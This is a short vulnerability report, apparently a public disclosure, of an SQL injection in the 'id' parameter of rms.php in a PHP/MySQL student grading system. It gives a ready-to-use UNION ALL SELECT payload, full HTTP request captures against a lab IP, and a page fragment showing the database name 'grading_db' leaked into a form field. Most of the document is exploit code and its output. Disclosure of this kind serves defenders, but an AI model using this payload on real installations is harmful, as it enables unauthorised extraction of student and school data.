Student-grading-system v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/14522/student-grading-system-using-phpmysql-source-code.html

Vulnerability File: /student-grading-system/rms.php?page=student_p&id=

Vulnerability location: /student-grading-system/rms.php?page=student_p&id=,id

[+] Pyaload: id=1%27%20UNION%20ALL%20SELECT%201,2,3,4,5,6,7,8,9,database(),11,12,13,14,15,16,CONCAT(0x716a767a71,0x4363574d72716c57514d6f6e626241676a5469757266544a466d7047554358417468634 64d445244,0x716a787a71),18,19--+-

```
GET /student-grading-system/rms.php?page=student_p&id=1%27%20UNION%20ALL%20SELECT%20
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=j0d3j11j73v4lm3m8d74g5d3gu
Connection: close
```



```
GET
/student-grading-system/rms.php?page=student_p&id=1%27%20UNION%20ALL%20SELECT%201,2,3,4,5,6,7,8,9,database(),11,12,13,14,15,16,CONCAT(0x716a767a71,0x4363574d72716c57514d6f6e626241676a5469757266544a466d7047554358417468634 64d445244,0x716a787a71),18,19--+- HTTP/1.1
Host: 192.168.1.19
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=j0d3j11j73v4lm3m8d74g5d3gu
Connection: close
```

```
 <label>Parent or Guardian:</label>
 </div>
 <div class="col-md-4 text-center">
  <textarea type="text" rows="2" class="form-control input-xs"  name="pg">grading_db</textarea>

  <label></label>

  </div>

 </div>

 <div class="row">
 <div class="col-md-2 text-right">
 <label>Parent or Guardian Address:</label>
 </div>
 <div class="col-md-4 text-center">
  <input type="text" class="form-control input-xs"  name="pga" value="11"
 <br>
  <label></label>

  </div>

 </div>

<div class="row">
 <div class="col-md-2 text-right">
 <label>Intermediate Course Completed:</label>
 </div>
 <div class="col-md-4 text-center">
```